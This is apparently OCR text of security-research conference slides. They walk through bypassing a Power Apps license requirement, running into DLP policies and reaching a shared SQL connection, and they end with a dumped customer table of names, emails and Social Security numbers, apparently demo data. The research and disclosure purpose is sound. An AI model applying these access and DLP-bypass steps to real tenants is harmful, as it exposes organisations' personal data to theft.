Power Apps Developer Plan

Build and test Power Apps for free

Get started free ›

Existing user? Add a dev environment ›



Free for development and testing

Create apps and flows without writing code with full-featured Power Apps and Power Automate development tools. Easily share and collaborate with others.

Developer-friendly

Connect to data sources, including Azure, Dynamics 365, and custom APIs, with premium connectors. Create additional environments to exercise application lifecycle management and CI/CD.

Dataverse included

Save time with a fully managed, scalable, Azure-backed data platform, including support for common business app actions. Use out-of-the-box common tables or easily build your own data schema.

Microsoft

You've selected Microsoft Power Apps for Developer

1 Let's get you started

Enter your work or school email address, we'll check if you need to create a new account for Microsoft Power Apps for Developer.

Email

hacker5@pwntoso.onmicrosoft.com

By proceeding you acknowledge that if you use your organization's email, your organization may have rights to access and manage your data and account.

Learn More

Next

2 Create your account

3 Confirmation details

The Developer Plan makes it easy for anyone to build and test apps with user-friendly low-code tools – for free. Including, ongoing free access to:

- Online learning resources and tutorials
- Microsoft Power Apps
- Microsoft Dataverse
- More than 600 pre-built connectors

Microsoft

You've selected Microsoft Power Apps for Developer

1. Let's get you started
2. Create your account
3. Confirmation details

Thanks for signing up for Microsoft Power Apps for Developer

Your username is **hacker5@pwntoso.onmicrosoft.com**

Get Started

The Developer Plan makes it easy for anyone to build and test apps with user-friendly low-code tools – for free. Including, ongoing free access to:

- Online learning resources and tutorials
- Microsoft Power Apps
- Microsoft Dataverse
- More than 600 pre-built connectors

Customer Insights

This app isn’t opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

More

Power Apps |

This app isn't opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

Less

It looks like this app isn't compliant with the latest data loss prevention policies.
Policy name: Deny Azure File Storage
Connector: shared_azurefile cannot be used since it is blocked by your company's admin.

This app isn't opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

Less

It looks like this app isn't compliant with the latest data loss prevention policies.
Policy name: Deny Azure File Storage
Connector: shared_azurefile cannot be used since it is blocked by your company's admin.

So we were able to bypass the license requirement

But blocked by... DLP?

Data loss prevention policies

Article • 07/12/2023 • 7 contributors

Feedback

Your organization's data is likely one of the most important assets you're responsible for safeguarding as an administrator. The ability to build apps and automation to use that data is a large part of your company's success. You can use Power Apps and Power Automate for rapid build and rollout of these high-value apps so that users can measure and act on the data in real time. Apps and automation are becoming increasingly connected across multiple data sources and multiple services. Some of these might be external, third-party services and might even include some social networks. Users generally have good intentions, but they can easily overlook the potential for exposure from data leakage to services and audiences that shouldn't have access to the data.

You can create data loss prevention (DLP) policies that can act as guardrails to help prevent users from unintentionally exposing organizational data. DLP policies can be scoped at the environment level or tenant level, offering flexibility to craft sensible policies that strike the right balance between protection and productivity. For tenant-level policies you can define the scope to be all environments, selected environments, or all environments except ones you specifically exclude. Environment-level policies can be defined for one environment at a time

Additional resources

Documentation

Connector classification - Power Platform
About ways to categorize connectors within a DLP policy.

Create a data loss prevention (DLP) policy - Power Platform
In this topic, you learn how to create a data loss prevention (DLP) policy in Power Apps

Impact of DLP policies on apps and flows - Power Platform
About the impact of DLP policies on apps and flows.

Show 5 more

SECTOR

@mbrg0

Power Platform admin center

150% Reset

DLP Policies > New Policy

- Policy name
- Prebuilt connectors
- Custom connectors
- Scope
- Review

Name your policy

Start by giving your new policy a name. You can change this later.

Find SSN

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Data integration
Data (preview)
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Power Platform Conference 2023
Register now

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Data (preview)
Policies

- Policy name
- Prebuilt connectors
- Custom connectors
- Scope
- Review

Set default group

Assign connectors

Business (0) | Non-business (1056) | Default | Blocked (0)

Search connectors

Connectors for non-sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors will show up here by default.

Name	Blockable	Endpoint config
SharePoint	No	No
OneDrive for Business	No	No
Dynamics 365 (deprecated)	Yes	N

Back | Next | Cancel

- Policy name
- Prebuilt connectors
- Custom connectors
- Scope
- Review

Move to Business | Block | Configure connector | Set default group

One or more of the selected connectors can't be blocked.

Assign connectors

Business (0) | Non-business (1056) | Default | Blocked (0)

Search connectors

Connectors for non-sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors will show up here by default.

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OneDrive for Business	No	N

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Data integration
Data (preview)
Policies

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Power Platform admin center

DLP Policies > New Policy

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
Name	Blockable	Endpoint config
SharePoint	No	No
OneDrive for Business	No	N



https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/

Register now

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DLP Policies > New Policy

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Policy name

Move to Business | Block | Configure connector | Set default group

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-business (1056) | Default | Blocked (0)

Search connectors

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
Name	Blockable	Endpoint config
SharePoint	No	No
OneDrive for Business	No	N



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DLP Policies > New Policy

Policy name

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Set default group

Search connectors

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
	Blockable	Endpoint config
	No	No
OneDrive for Business	No	N



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Register now

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SECTOR

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
Power Platform admin center


DLP Policies > New Policy


Policy name


Set default group

Search connectors









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Endpoint config

No

No

OneDrive for Business

No

N

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









No
No
OneDrive for Business
No

https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/

Register now

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DLP bypass disclosure in process
Full writeup → mbgsec.com

SECTOR

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Connections in Zenity Demo (default)

Canvas

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	26 min ago	Connected
jamieredingcustomerdata.file.core.windows.net Azure File Storage	25 min ago	Connected
Azure Queues Azure Queues	3 wk ago	Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage		Connected
enterprisefinancial financialreports.database.windows.n... SQL Server		Connected
enterprisecustomers customercareinsights.database.... **SQL Server**	2 wk ago	Connected

Edit
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Edit
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Connections > **enterprisecustomers customercareinsights.database.windows.net**

Details | Apps using this connection | Flows using this connection

Connector name

SQL Server

Description

Microsoft SQL Server is a relational database management system developed by Microsoft. Connect to SQL Server to manage data. You can perform various actions such as create, update, get, and delete on rows in a table.

Premium

Status

Connected

Owner

Jamie Reding

Created

7/14/2022, 11:30:39 AM

Modified

7/12/2023, 12:03:31 AM

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Connections > enterprisecustomers customercareinsights.database.windows.net

Details | Apps using this connection | Flows using this connection

Name
Customer Insights
customersinsights2
Customer Insights
Customer Insights

SECTOR

@mbrg0

Power Apps

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Zenity Demo (default)

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Connections > enterprisecustomers customercareinsights.database.windows.net

Details | Apps using this connection | Flows using this connection

Name
Customer Insights
customersinsights2
Customer Insights
Customer Insights

SECTOR

@mbrg0

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Edit | Play | Share | Export package | Add to Teams | Monitor | Analytics (preview) | Settings | Wrap | Delete

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- More
- Power Platform

Apps > Customer Insights

Details | Versions | Connections | Flows

Owner
Jamie Reding

Description
Not provided

Created
7/14/2022, 11:47:48 AM

Modified
7/12/2023, 12:06:25 AM

Web link
https://apps.powerapps.com/play/e/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/a/01cde0ab-4650-4c0f-b73d-63c5e8d55b9e?tenantId=fc993b0f-345b-4d01-9f67-9ac4a140dd43

Mobile QR code

Customer Insights

Almost there ...

Customer Insights needs your permission to use the following. Please allow the permissions to proceed.

SQL Server Premium
enterprisecustomers
customercareinsights.database.windows.net
Signed in

Allow | Don't Allow

SECTOR

@mbrg0

Power Apps | Customer Insights

[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.co
Alexander
Gonzalez

amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

[dbo].[Customers]

CustomerID
55677

Email
aidenb@zenitydemo.OnMicrosoft.com

FirstName
Aiden

LastName
Brown

SocialSecurityNumber
209-97-8888

SECTOR

@mbrg0

[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.c
Alexander
Gonzalez

amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

Elements Console Sources Network Performance Memory Application Security Lighthouse

Preserve log Disable cache No throttling

-?qsp Invert Hide data URLs All Fetch/XHR JS CSS Img Media Font Doc WS Wasm Manifest Other Has blocked cookies Blocked Requests 3rd-party requests

500 ms 1000 ms 1500 ms 2000 ms 2500 ms 3000 ms 3500 ms 4000 ms 4500 ms 5000 ms 5500 ms 6000 ms 6500 ms 7000 ms 7500 ms 8000 ms 8500 ms 9000 ms

Name

invoke

blob:https://pa-static-ms.azur...

Headers Preview Response Initiator Timing


```
{
    "@odata.context": "https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5B
    "value": [
        {
            "@odata.etag": "",
            "ItemInternalId": "3991bcef-6542-4723-93e5-fef0afb0caaf",
            "Email": "aidenb@zenitydemo.OnMicrosoft.com",
            "FirstName": "Aiden",
            "LastName": "Brown",
            "CustomerID": 55677,
            "SocialSecurityNumber": "209-97-8888"
        },
        {
            "@odata.etag": "",
            "ItemInternalId": "59468524-c47d-4b7c-9775-bb5892660ac4",
            "Email": "alexanderw@zenitydemo.OnMicrosoft.com",
            "FirstName": "Alexander",
            "LastName": "Gonzalez",
            "CustomerID": 74321,
            "SocialSecurityNumber": "209-97-9876"
        },
        {
            "@odata.etag": "",
            "ItemInternalId": "5f32b199-275e-4612-a026-b52903dd0a9a",
